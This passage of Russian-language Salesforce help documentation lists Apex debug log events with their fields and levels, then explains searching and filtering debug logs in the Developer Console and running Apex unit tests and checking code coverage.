FLOW_CREATE_INTERVIEW_BEGIN	Код организации, код определения и код версии	Workflow	INFO и выше
FLOW_CREATE_INTERVIEW_END	Код сеанса и имя потока	Workflow	INFO и выше
FLOW_CREATE_INTERVIEW_ERROR	Сообщение, код организации, код определения и код версии	Workflow	ERROR и выше
FLOW_ELEMENT_BEGIN	Код сеанса, тип элемента и имя элемента	Workflow	FINE и выше
FLOW_ELEMENT_DEFERRED	Тип элемента и имя элемента	Workflow	FINE и выше
FLOW_ELEMENT_END	Код сеанса, тип элемента и имя элемента	Workflow	FINE и выше
FLOW_ELEMENT_ERROR	Сообщение, тип элемента и имя элемента (исключение выполнения потоков)	Workflow	ERROR и выше
FLOW_ELEMENT_ERROR	Сообщение, тип элемента и имя элемента (поток не найден)	Workflow	ERROR и выше

Имя события	Поля или сопутствующие сведения	Категория	Уровень
FLOW_ELEMENT_ERROR	Сообщение, тип элемента и имя элемента (исключение Flow Designer)	Workflow	ERROR и выше
FLOW_ELEMENT_ERROR	Сообщение, тип элемента и имя элемента (превышено ограничение Flow Designer)	Workflow	ERROR и выше
FLOW_ELEMENT_ERROR	Сообщение, тип элемента и имя элемента (исключение выполнения Flow Designer)	Workflow	ERROR и выше
FLOW_ELEMENT_FAULT	Сообщение, тип элемента и имя элемента (выполненный путь ошибки)	Workflow	WARNING и выше
FLOW_INTERVIEW_PAUSED	Код сеанса, имя потока и причина приостановки	Workflow	INFO и выше
FLOW_INTERVIEW_RESUMED	Код сеанса и имя потока	Workflow	INFO и выше
FLOW_LOOP_DETAIL	Код сеанса, индекс и значение Индекс — это позиция элемента, обрабатываемого циклом, в переменной коллекции.	Workflow	FINER и выше
FLOW_RULE_DETAIL	Код сеанса, имя правила и результат	Workflow	FINER и выше
FLOW_START_INTERVIEW_BEGIN	Код сеанса и имя потока	Workflow	INFO и выше
FLOW_START_INTERVIEW_END	Код сеанса и имя потока	Workflow	INFO и выше
FLOW_START_INTERVIEWS_BEGIN	Запросы	Workflow	INFO и выше
FLOW_START_INTERVIEWS_END	Запросы	Workflow	INFO и выше
FLOW_START_INTERVIEWS_ERROR	Сообщение, код сеанса и имя потока	Workflow	ERROR и выше
FLOW_SUBFLOW_DETAIL	Код сеанса, имя, код определения и код версии	Workflow	FINER и выше
FLOW_VALUE_ASSIGNMENT	Код сеанса, ключ и значение	Workflow	FINER и выше
FLOW_WAIT_EVENT_RESUMING_DETAIL	Код сеанса, имя элемента, имя события и тип события	Workflow	FINER и выше
FLOW_WAIT_EVENT_WAITING_DETAIL	Код сеанса, имя элемента, имя события, тип события и успешность выполнения условий	Workflow	FINER и выше
FLOW_WAIT_RESUMING_DETAIL	Код сеанса, имя элемента и код сохраненного сеанса	Workflow	FINER и выше
FLOW_WAIT_WAITING_DETAIL	Код сеанса, имя элемента, количество событий, ожидаемых элементом, и код сохраненного сеанса	Workflow	FINER и выше

Имя события	Поля или сопутствующие сведения	Категория	Уровень
HEAP_ALLOCATE	Номер строки и количество байтов	Apex Code	FINER и выше
HEAP_DEALLOCATE	Номер строки и количество освобожденных байтов	Apex Code	FINER и выше
IDEAS_QUERY_EXECUTE	Номер строки	DB	FINEST

LIMIT_USAGE_FOR_NS	Пространство имен и следующие ограничения:
	`Number of SOQL queries`
	`Number of query rows`
	`Number of SOSL queries`
	`Number of DML statements`
	`Number of DML rows`
	`Number of code statements`
	`Maximum heap size`
	`Number of callouts`
	`Number of Email Invocations`
	`Number of fields describes`
	`Number of record type describes`
	`Number of child relationships describes`
	`Number of picklist describes`
	`Number of future calls`
	`Number of find similar calls`
	`Number of System.runAs() invocations`
		Apex Profiling	FINEST

METHOD_ENTRY	Номер строки, код Force.com класса и сигнатура метода	Apex Code	FINE и выше

Имя события	Поля или сопутствующие сведения	Категория	Уровень
METHOD_EXIT	Номер строки, код Force.com класса и сигнатура метода. Для конструкторов регистрируются следующие сведения: номер строки и имя класса.	Apex Code	FINE и выше
POP_TRACE_FLAGS	Номер строки, код Force.com класса или триггера, для которого заданы уровни журнала и который соответствует этим уровням, имя данного класса или триггера и текущие параметры уровня журнала	System	INFO и выше
PUSH_NOTIFICATION_INVALID_APP	Пространство имен приложения, имя приложения. Данное событие выполняется при попытке кода Apex отправить уведомление приложению, которое не существует в организации или не поддерживает активную доставку.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_CERTIFICATE	Пространство имен приложения, имя приложения. Данное событие указывает на недопустимость сертификата. Например, при истечении срока его действия.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_NOTIFICATION	Пространство имен приложения, имя приложения, тип службы (Apple или Android GCM), код пользователя, устройство, полезные данные (подстрока), длина полезных данных. Данное событие выполняется при слишком длинных полезных данных уведомления.	Apex Code	ERROR
PUSH_NOTIFICATION_NO_DEVICES	Пространство имен приложения, имя приложения. Данное событие выполняется при отсутствии пользователей, имеющих зарегистрированные устройства.	Apex Code	DEBUG
PUSH_NOTIFICATION_NOT_ENABLED	Данное событие выполняется при неиспользовании всплывающих уведомлений в организации.	Apex Code	INFO
PUSH_NOTIFICATION_SENT	Пространство имен приложения, имя приложения, тип службы (Apple или Android GCM), код пользователя, устройство, полезные данные (подстрока).	Apex Code	DEBUG

Имя события	Поля или сопутствующие сведения	Категория	Уровень
	Данное событие регистрирует принятие уведомления для отправки. Доставка уведомления не гарантируется.		
PUSH_TRACE_FLAGS	Номер строки, код Force.com класса или триггера, для которого заданы уровни журнала и который не соответствует этим уровням, имя данного класса или триггера и текущие параметры уровня журнала	System	INFO и выше
QUERY_MORE_BEGIN	Номер строки	DB	INFO и выше
QUERY_MORE_END	Номер строки	DB	INFO и выше
QUERY_MORE_ITERATIONS	Номер строки и количество итераций `queryMore`	DB	INFO и выше
SAVEPOINT_ROLLBACK	Номер строки и имя точки сохранения	DB	INFO и выше
SAVEPOINT_SET	Номер строки и имя точки сохранения	DB	INFO и выше
SLA_END	Количество обращений, время загрузки, время обработки, количество контрольных точек обращения для вставки, обновления, удаления и создания триггера	Workflow	INFO и выше
SLA_EVAL_MILESTONE	Код контрольной точки	Workflow	INFO и выше
SLA_NULL_START_DATE	Нет	Workflow	INFO и выше
SLA_PROCESS_CASE	Код обращения	Workflow	INFO и выше
SOQL_EXECUTE_BEGIN	Номер строки, количество агрегирований и источник запроса	DB	INFO и выше
SOQL_EXECUTE_END	Номер строки, количество строк и продолжительность в миллисекундах	DB	INFO и выше
SOSL_EXECUTE_BEGIN	Номер строки и источник запроса	DB	INFO и выше
SOSL_EXECUTE_END	Номер строки, количество строк и продолжительность в миллисекундах	DB	INFO и выше

STACK_FRAME_VARIABLE_LIST	Опорный номер и список переменных в формате: *номер_переменной* | *значение*. Например:
	`var1:50`
	`var2:'Hello World'`
		Apex Profiling	FINE и выше

STATEMENT_EXECUTE	Номер строки	Apex Code	FINER и выше

Имя события	Поля или сопутствующие сведения	Категория	Уровень

STATIC_VARIABLE_LIST	Список переменных в формате: *номер_переменной* | *значение*. Например:
	`var1:50`
	`var2:'Hello World'`
		Apex Profiling	FINE и выше

SYSTEM_CONSTRUCTOR_ENTRY	Номер строки и строка `<init>()` с типами параметров в скобках	System	FINE и выше
SYSTEM_CONSTRUCTOR_EXIT	Номер строки и строка `<init>()` с типами параметров в скобках	System	FINE и выше
SYSTEM_METHOD_ENTRY	Номер строки и сигнатура метода	System	FINE и выше
SYSTEM_METHOD_EXIT	Номер строки и сигнатура метода	System	FINE и выше
SYSTEM_MODE_ENTER	Имя режима	System	INFO и выше
SYSTEM_MODE_EXIT	Имя режима	System	INFO и выше
TESTING_LIMITS	Нет	Apex Profiling	INFO и выше
TOTAL_EMAIL_RECIPIENTS_QUEUED	Количество отправленных сообщений эл. почты	Apex Profiling	FINE и выше
USER_DEBUG	Номер строки, уровень регистрации и введенная пользователем строка	Apex Code	DEBUG и выше по умолчанию. Если пользователь выбирает уровень журнала для метода `System.Debug`, то событие регистрируется на данном уровне.
VALIDATION_ERROR	Сообщение об ошибке	Validation	INFO и выше
VALIDATION_FAIL	Нет	Validation	INFO и выше
VALIDATION_FORMULA	Источник формулы и значения	Validation	INFO и выше
VALIDATION_PASS	Нет	Validation	INFO и выше
VALIDATION_RULE	Имя правила	Validation	INFO и выше

Имя события	Поля или сопутствующие сведения	Категория	Уровень
VARIABLE_ASSIGNMENT	Номер строки, имя переменной, строковое представление значения переменной и адрес переменной	Apex Code	FINEST
VARIABLE_SCOPE_BEGIN	Номер строки, имя переменной, тип, значение, определяющее доступность переменной для ссылки, и значение, определяющее статичность переменной	Apex Code	FINEST
VARIABLE_SCOPE_END	Нет	Apex Code	FINEST
VF_APEX_CALL	Имя элемента, имя метода и тип результата	Apex Code	INFO и выше
VF_DESERIALIZE_VIEWSTATE_BEGIN	Код состояния просмотра	Visualforce	INFO и выше
VF_DESERIALIZE_VIEWSTATE_END	Нет	Visualforce	INFO и выше
VF_EVALUATE_FORMULA_BEGIN	Код состояния просмотра и формула	Visualforce	FINER и выше
VF_EVALUATE_FORMULA_END	Нет	Visualforce	FINER и выше
VF_PAGE_MESSAGE	Текст сообщения	Apex Code	INFO и выше
VF_SERIALIZE_VIEWSTATE_BEGIN	Код состояния просмотра	Visualforce	INFO и выше
VF_SERIALIZE_VIEWSTATE_END	Нет	Visualforce	INFO и выше
WF_ACTION	Описание действия	Workflow	INFO и выше
WF_ACTION_TASK	Тема задачи, код действия, правило, ответственный и крайний срок	Workflow	INFO и выше
WF_ACTIONS_END	Сводка выполненных действий	Workflow	INFO и выше
WF_APPROVAL	Тип перехода, `EntityName: NameField Id` и имя узла процесса	Workflow	INFO и выше
WF_APPROVAL_REMOVE	`EntityName: NameField Id`	Workflow	INFO и выше
WF_APPROVAL_SUBMIT	`EntityName: NameField Id`	Workflow	INFO и выше
WF_ASSIGN	Ответственный и код шаблона назначенного	Workflow	INFO и выше
WF_CRITERIA_BEGIN	`EntityName: NameField Id`, имя правила, код правила и тип триггера (если правило соблюдает типы триггеров)	Workflow	INFO и выше
WF_CRITERIA_END	Логическое значение, определяющее успех (истина или ложь)	Workflow	INFO и выше
WF_EMAIL_ALERT	Код действия и правило	Workflow	INFO и выше
WF_EMAIL_SENT	Код шаблона эл. почты, получатели и копии сообщений эл. почты	Workflow	INFO и выше

Имя события	Поля или сопутствующие сведения	Категория	Уровень
WF_ENQUEUE_ACTIONS	Сводка действий в очереди	Workflow	INFO и выше
WF_ESCALATION_ACTION	Код обращения и часы работы	Workflow	INFO и выше
WF_ESCALATION_RULE	Нет	Workflow	INFO и выше
WF_EVAL_ENTRY_CRITERIA	Имя процесса, код шаблона эл. почты и логическое значение, определяющее результат (истина или ложь)	Workflow	INFO и выше
WF_FIELD_UPDATE	EntityName: NameField Id и имя объекта или поля	Workflow	INFO и выше
WF_FORMULA	Источник формулы и значения	Workflow	INFO и выше
WF_HARD_REJECT	Нет	Workflow	INFO и выше
WF_NEXT_APPROVER	Ответственный, тип следующего ответственного и поле	Workflow	INFO и выше
WF_NO_PROCESS_FOUND	Нет	Workflow	INFO и выше
WF_OUTBOUND_MSG	EntityName: NameField Id, код действия и правило	Workflow	INFO и выше
WF_PROCESS_NODE	Имя процесса	Workflow	INFO и выше
WF_REASSIGN_RECORD	EntityName: NameField Id и ответственный	Workflow	INFO и выше
WF_RESPONSE_NOTIFY	Имя уведомителя, адрес эл. почты уведомителя и код шаблона уведомителя	Workflow	INFO и выше
WF_RULE_ENTRY_ORDER	Целое число и порядок обозначения	Workflow	INFO и выше
WF_RULE_EVAL_BEGIN	Тип правила	Workflow	INFO и выше
WF_RULE_EVAL_END	Нет	Workflow	INFO и выше
WF_RULE_EVAL_VALUE	Значение	Workflow	INFO и выше
WF_RULE_FILTER	Критерии фильтрации	Workflow	INFO и выше
WF_RULE_INVOCATION	EntityName: NameField Id	Workflow	INFO и выше
WF_RULE_NOT_EVALUATED	Нет	Workflow	INFO и выше
WF_SOFT_REJECT	Имя процесса	Workflow	INFO и выше
WF_SPOOL_ACTION_BEGIN	Тип узла	Workflow	INFO и выше
WF_TIME_TRIGGER	EntityName: NameField Id, действие времени, контейнер действия времени и дата/время оценки	Workflow	INFO и выше

Имя события	Поля или сопутствующие сведения	Категория	Уровень
WF_TIME_TRIGGERS_BEGIN	Нет	Workflow	INFO и выше

СМ. ТАКЖЕ:

Настройка функции ведения журналов отладки

Фильтрация журналов отладки для классов и триггеров Apex

Поиск по журналу отладки

Чтобы найти нужный текст в журнале отладки, воспользуйтесь окном командной строки на консоли разработчика.

Прежде чем выполнить поиск, рекомендуем выполнить операторы Apex для создания журнала в окне командной строки.

1. Чтобы открыть окно командной строки, воспользуйтесь комбинацией клавиш CTRL + L.
2. Чтобы создать журнал, выполните код Apex.
   - Чтобы добавить операторы Apex в командную строку, введите *exec <операторы Apex>*.

     Например:

     ```
     exec List<Account> accts = new List<Account>();
     for (Integer i=0; i<20; i++){
      Account a = new Account(name='Account Name ' + i);
      accts.add(a);
     }
     ```

   - Чтобы выполнить код, введенный в окно Enter Apex Code, введите *exec-r*.
3. Чтобы выполнить поиск по конкретному тексту после создания журнала, введите *find <строка>*.

   Например: `find Имя организации`.

   Результаты поиска отображаются в окне командной строки.
4. Чтобы закрыть окно командной строки, воспользуйтесь комбинацией клавиш **CTRL + L**.

СМ. ТАКЖЕ:

Использование командной строки на консоли разработчика

Фильтрация журналов отладки для классов и триггеров Apex

Настройка фильтров журнала отладки для классов и триггеров Apex

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Фильтрация журналов отладки — это механизм точной настройки детализации журнала на уровне классов и триггеров. Данная функция предназначена для отладки логики Apex. Например, чтобы оценить результат сложного процесса, рекомендуем повысить детализацию журнала для отдельного класса и отключить ведение журнала для других классов или триггеров одним запросом.

При переопределении уровней журнала отладки для класса или триггера данные уровни могут также применяться к вызываемым методам класса и выполняемым в результате триггерам. Все методы класса и триггеры в выполняемой ветви наследуют параметры журнала отладки от вызывающего объекта, кроме случаев их переопределения.

Схема ниже отображает процесс переопределения уровней журнала отладки для классов и триггеров. Допустим, класс `Class1` вызывает ошибки, которые должны быть проанализированы. Соответственно, уровням журнала отладки для класса `Class1` назначается степень детализации FINEST. Класс `Class3` не переопределяет данные уровни журнала, поэтому наследует фильтры детализированного журнала для класса `Class1`. Служебный класс `UtilityClass` протестирован и работает корректно, поэтому фильтры журнала отключены. Класс `Class2` не принадлежит ветви кода, вызывающей ошибку, поэтому ведение журнала ограничивается только регистрацией ошибок для категории Apex Code. Триггер `Trigger2` наследует данные параметры журнала от класса `Class2`.

Точная настройка функции ведения журналов отладки для классов и триггеров



Ниже приведен пример псевдокода, используемого в основе диаграммы.

1. Триггер `Trigger1` вызывает метод класса `Class1` и другой метод класса `Class2`. Например:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. Класс `Class1` вызывает метод класса `Class3`, который, в свою очередь, вызывает метод служебного класса. Например:

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
```

```
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. Класс `Class2` вызывает выполнение триггера `Trigger2`. Например:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

СМ. ТАКЖЕ:

Настройка функции ведения журналов отладки

Уровни журнала отладки

Тестирование изменений

Тестирование — это ключевой этап процесса разработки приложения, предназначенного для клиентов. Стабильно работающее приложение повышает доверие клиентов к компании.

Общие сведения о поблочных тестах Apex

Выполните поблочные тесты методов, классов, наборов классов или всей организации.

Выполнение тестов Apex

Выберите тесты Apex, которые хотите выполнить, а затем изучите результаты, проанализируйте сообщения об ошибках и проверьте свой исходный код Apex.

Проверка покрытия кода

Консоль разработчика извлекает и отображает сведения о покрытии кода из организации. Результаты покрытия кода извлекаются из любых тестов, выполненных посредством API или пользовательского интерфейса (например, консоль разработчика, Force.com IDE или страница «Выполнение теста Apex»).

Создание тестового запуска

Тестовый запуск — это набор классов, содержащих методы теста. Создайте тестовый запуск в Консоли разработчика, чтобы выполнить методы тестирования для одного нескольких классов тестирования.

Управление наборами классов тестов Apex с помощью пакетов тестов

Пакет тестов — это коллекция классов тестов Apex, запускаемых вместе. Например, создайте пакет тестов, выполняемых каждый раз при подготовке к развертыванию или выпуске новой версии Salesforce. Настройте пакет тестов на консоли разработчика для определения набора классов тестов, которые обычно выполняются вместе.

СМ. ТАКЖЕ:

Вкладка «Тесты»

Выполнение анонимного кода Apex

Общие сведения о поблочных тестах Apex

Выполните поблочные тесты методов, классов, наборов классов или всей организации.

Можно запускать следующие группировки поблочных тестов.

- Некоторые или все методы в конкретном классе
- Некоторые или все методы в наборе классов
- Предопределенный пакет классов, известный как пакет тестов
- Все поблочные тесты организации

Тесты Apex, запускаемые из пользовательского интерфейса Salesforce, выполняются параллельно. Не считая случаев, когда тестовый запуск включает всего один класс и не выбран параметр **«Всегда запускать асинхронно»** из меню «Тест» консоли разработчика, тестовые запуски, инициированные из пользовательского интерфейса, будут работать асинхронно. Классы теста Apex добавляются в очередь заданий Apex для последующего выполнения. Количество классов теста, доступных для выполнения в течение 24 часов, не должно превышать 500 или значение, определяемое путем умножения количества классов организации на 10. При использовании безопасной среды или организации Developer Edition данное ограничение увеличивается и превышает 500 или значение, определяемое путем умножения количества классов тестов в организации на 20.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** и **Database.com Edition**.

Управляемые пакеты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- Автор Apex

Покрытие кода по поблочным тестам

Прежде чем развернуть или добавить код в пакет Force.com AppExchange, воспользуйтесь указанными ниже рекомендациями.

- Как минимум 75% кода Apex должно быть охвачено поблочными тестами, которые должны быть выполнены без ошибок.

  Обратите внимание на рекомендации ниже.

  - Развертывание Apex в производственной организации инициирует выполнение по умолчанию каждого поблочного теста в пространстве имен организации.
  - Вызовы метода `System.debug` не учитываются покрытием кода Apex.
  - Методы и классы теста не учитываются покрытием кода Apex.
  - 75% кода Apex должно быть охвачено тестами; однако процентный показатель покрытия кода не является основным. Наоборот, убедитесь, что тесты охватывают все сценарии использования приложения, включая положительные и отрицательные сценарии, а также групповые и отдельные записи. Данное действие гарантирует 75% покрытия кода.

- Каждому триггеру должно отводиться некоторое тестовое покрытие.
- Все классы и триггеры должны быть скомпилированы без ошибок.

Если тест вызывает другой класс или инициирует выполнение триггера, то класс или триггер используется в расчетах покрытия кода.

После выполнения тестов результаты покрытия кода отображаются на консоли разработчика.

Прежде чем создать результаты покрытия кода, выполните тесты посредством одного из перечисленных ниже методов.

- Чтобы запустить все тесты с консоли разработчика, выберите **«Тест»** > **«Запустить все»**. Выполнение подгруппы тестов не всегда надлежащим образом обновляет результаты покрытия кода, так что запуск всех тестов — лучший способ просмотреть покрытие кода.
- Чтобы выбрать и выполнить тесты на Консоли разработчика, см. раздел «Создание тестового запуска».
- Для настройки многократно используемого пакета тестов на консоли разработчика см. раздел «Управление наборами классов тестов Apex с помощью пакетов тестов».
- Чтобы запускать все тесты из раздела «Настройка», введите *«Apex»* в поле «Быстрый запуск», выберите **Классы Apex**, затем щелкните **«Выполнить все тесты»**.
- Чтобы запустить тесты для отдельного класса из раздела «Настройка», введите *Apex* в поле «Быстрый поиск», затем выберите **Выполнение тестов Apex**. Нажмите кнопку **«Выбрать тесты»**, выберите классы, содержащие нужные тесты, и нажмите кнопку **«Выполнить»**.

Чтобы просмотреть результаты покрытия кода после выполнения тестов, воспользуйтесь консолью разработчика. Эти результаты включают строки кода, охваченные тестами, для отдельного класса или триггера. См. раздел «Проверка покрытия кода».

СМ. ТАКЖЕ:

Выполнение тестов Apex

Руководство разработчика Apex: Рекомендации по использованию возможностей кода

Выполнение тестов Apex

Выберите тесты Apex, которые хотите выполнить, а затем изучите результаты, проанализируйте сообщения об ошибках и проверьте свой исходный код Apex.

1. Введите строку *«Выполнение теста Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Выполнение теста Apex»**.
2. Нажмите кнопку **«Выбрать тесты…»**.

   Прим.: Чтобы просмотреть классы Apex, установленные из управляемого пакета, щелкните ссылку **«Компилировать все классы»** на странице «Классы Apex». См. раздел «Управление классами Apex» на странице 7010.

3. Выберите нужные тесты. Список тестов содержит только классы, которые содержат методы теста.
   - Чтобы выбрать тесты из установленного управляемого пакета, выберите соответствующее пространство имен управляемого пакета из раскрывающегося списка. Список содержит только классы управляемого пакета, соответствующие выбранному пространству имен.
   - Чтобы выбрать локальные тесты организации, выберите **«[Мое пространство имен]»** из раскрывающегося списка. Список содержит только локальные классы, отсутствующие в управляемых пакетах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

- Чтобы выбрать любой тест, выберите **«[Все пространства имен]»** из раскрывающегося списка. Список содержит все классы организации, независимо от их принадлежности управляемому пакету.

Прим.: Классы, тесты которых все еще выполняются, не отображаются в списке.

4. Щелкните **«Выполнить»**.

Выбранные классы добавляются в очередь заданий Apex для последующего выполнения. Количество классов теста, выбранных для выполнения, не должно превышать 500 или значение, определяемое путем умножения количества классов организации на 10 в течение 24 часов. При использовании безопасной среды или организации Developer Edition данное ограничение увеличивается и превышает 500 или значение, определяемое путем умножения количества классов организации на 20.

Чтобы отменить выполняемый тест, выберите как минимум один тест и нажмите кнопку **«Отменить»**.

Ниже перечислены действия, доступные после выполнения теста.

- Чтобы просмотреть результаты, щелкните имя нужного теста. При наличии ошибок отображается сообщение о первой ошибке и трассировка стека.
- Чтобы просмотреть исходный код Apex, щелкните **«Просмотр»**.

Прим.: Результаты теста отображаются в течение 60 минут.

Чтобы просмотреть результаты всех тестов организации, воспользуйтесь страницей «Результаты теста Apex». Введите строку *«Выполнение теста* `Apex`*»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Выполнение теста Apex»**, затем щелкните **Просмотр журнала теста**.

Чтобы просмотреть дополнительную информацию о выполнении теста, воспользуйтесь консолью разработчика.

1. Откройте Консоль разработчика.
2. Выполните тесты на странице «Выполнение теста Apex».
3. Чтобы просмотреть запрос, воспользуйтесь консолью разработчика.

Выключение параллельного выполнения тестов

Тесты, запущенные из пользовательского интерфейса Salesforce (включая консоль разработчика), выполняются параллельно. Параллельное выполнение тестов может сократить время выполнения тестов. Параллельное выполнение тестов, которое инициирует конфликты данных, может быть выключено. Ниже перечислены возможные случаи возникновения конфликтов данных и ошибок `UNABLE_TO_LOCK_ROW`.

- Одновременное обновление тестами одних и тех же записей — Как правило, обновление одних и тех же записей происходит только в том случае, если тесты не создают собственные данные и отменяют блокировку доступа к данным организации.
- Взаимоблокировка тестов, выполняемых параллельно и пытающихся создать записи, содержащие повторяющиеся значения полей индекса — Откат тестовых данных выполняется после выполнения метода теста. Взаимоблокировка выполняется в том случае, если два выполняемых теста ожидают друг друга с целью отката данных, выполняемого при вставке записей, содержащих одинаковые уникальные значения полей индекса, в разном порядке.

Чтобы избежать возникновения данных ошибок, выключите параллельное выполнение тестов в пользовательском интерфейсе Salesforce.

1. Введите строку *«Выполнение теста* `Apex`*»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Выполнение теста Apex»**, затем щелкните **Параметры...**.

2. Установите флажок **«Отключить параллельное тестирование Apex»** в диалоговом окне «Параметры выполнения теста Apex» и нажмите кнопку **«OK»**.

Дополнительную информацию о тестовых данных см. в разделе «Изоляция тестовых данных от данных организации в поблочных тестах»*Руководства разработчика Force.com Apex Code*. Данный параметр не влияет на порядок выполнения тестов, которые продолжают выполняться асинхронно на странице «Выполнение теста Apex».

Просмотр результатов покрытия кода

Чтобы просмотреть сведения о покрытии кода после выполнения тестов на странице «Выполнение теста Apex», воспользуйтесь консолью разработчика. См. раздел «Проверка покрытия кода».

Чтобы сократить время вычисления общих результатов покрытия кода, полученных посредством ссылки **«Оценить покрытие кода организации»** на странице «Выполнение теста Apex», нажмите кнопку **«Параметры...»**, установите флажок **«Сохранить только совокупное покрытие кода»** и нажмите кнопку **«OK»**. Рекомендуем использовать данный параметр только в том случае, если у вас есть много тестов и большое количество кода Apex и количество методов теста Apex умноженное на количество всех классов и триггеров, находится в диапазоне сотен тысяч. При применении данного параметра результаты покрытия кода сохраняются совокупно для всех методов теста. Таким образом, пользователям недоступны результаты покрытия кода для отдельного метода теста, включая синее и красное цветовое выделение, соответствующее построчному покрытию кода на консоли разработчика. Дополнительные сведения о выполнении тестов см. в Справке по Salesforce:Создание тестового запуска и *Руководство разработчика Apex*:«Выполнение методов поблочного теста».

Параметр теста «Независимая последовательность автонумерации»

Чтобы исключить пробелы автонумерации в записях организации, возникающие в результате использования тестовых записей, созданных тестами Apex, нажмите кнопку **«Параметры...»**, установите флажок **«Независимая последовательность автонумерации»** и нажмите кнопку **«OK»**. Данный параметр позволяет отделить последовательность автонумерации, используемую тестами Apex, от последовательности, используемой организацией. Таким образом, создание тестовых данных в тестах Apex не влияет на последовательность полей автонумерации для новых нетестовых записей организации.

Если данный параметр отключен, то поля автонумерации тестовых записей, создаваемых тестами Apex, будут содержать пробелы. Например, при наличии 50 записей организаций поле автонумерации последней созданной организации может содержать значение «N-0050». Выполнение теста Apex, создающего пять тестовых организаций, инициирует увеличение последовательности автонумерации на пять пунктов, несмотря на то, что данные тестовые записи могут не передаваться в базу данных и подлежать возврату. Данный пробел является причиной использования значения «N-0056» вместо значения «N-0051» в поле автонумерации следующей созданной нетестовой записи организации. При включении данного параметра перед выполнением теста Apex, создающего тестовые данные, система сохраняет последовательность автонумерации, поэтому поле автонумерации следующей нетестовой записи будет содержать значение «N-0051».

Пробелы, возникающие в последовательности автонумерации, могут быть следствием других причин (например, неудачное выполнение триггеров, предназначенных для вставки новых записей, и возврат записей). В данном случае пробелы не могут быть полностью исключены, так как в результате одной транзакции некоторые записи могут быть вставлены, а другие возвращены.

Результаты теста Apex

Сведения о результатах теста Apex

Журнал тестов Apex (Apex Test History)

Страница Apex Test History содержит все результаты тестов, полученные в ходе определенного тестового прогона. Страница отображает результаты только для тестов, запущенных асинхронно.

СМ. ТАКЖЕ:

Открытие консоли разработчика

Результаты теста Apex

Сведения о результатах теста Apex

Результаты теста Apex

В меню «Настройка» введите `Apex` в поле «Быстрый поиск», выберите **Выполнение теста Apex**, затем щелкните **Просмотр журнала теста**, чтобы просмотреть все результаты тестов для вашей организации, а не только запущенные вами тесты. Результаты теста хранятся в течение 30 дней или до момента удаления.

Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.

Чтобы просмотреть сведения о выполнении конкретного теста, щелкните **«Просмотр»**.

Журналу отладки автоматически назначаются определенные уровни и категории, которые не могут быть изменены на странице «Выполнение теста Apex».

Категория	Уровень
Database	INFO
Apex Code	FINE
Apex Profiling	FINE
Workflow	FINEST
Validation	INFO

Важное замечание: Прежде чем развернуть или добавить код Apex в пакет Force.com AppExchange, воспользуйтесь указанными ниже рекомендациями.

- Как минимум 75% кода Apex должно быть охвачено поблочными тестами, которые должны быть выполнены без ошибок.

  Обратите внимание на рекомендации ниже.

  - Развертывание Apex в производственной организации инициирует выполнение по умолчанию каждого поблочного теста в пространстве имен организации.
  - Вызовы метода `System.debug` не учитываются покрытием кода Apex.
  - Методы и классы теста не учитываются покрытием кода Apex.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- Автор Apex

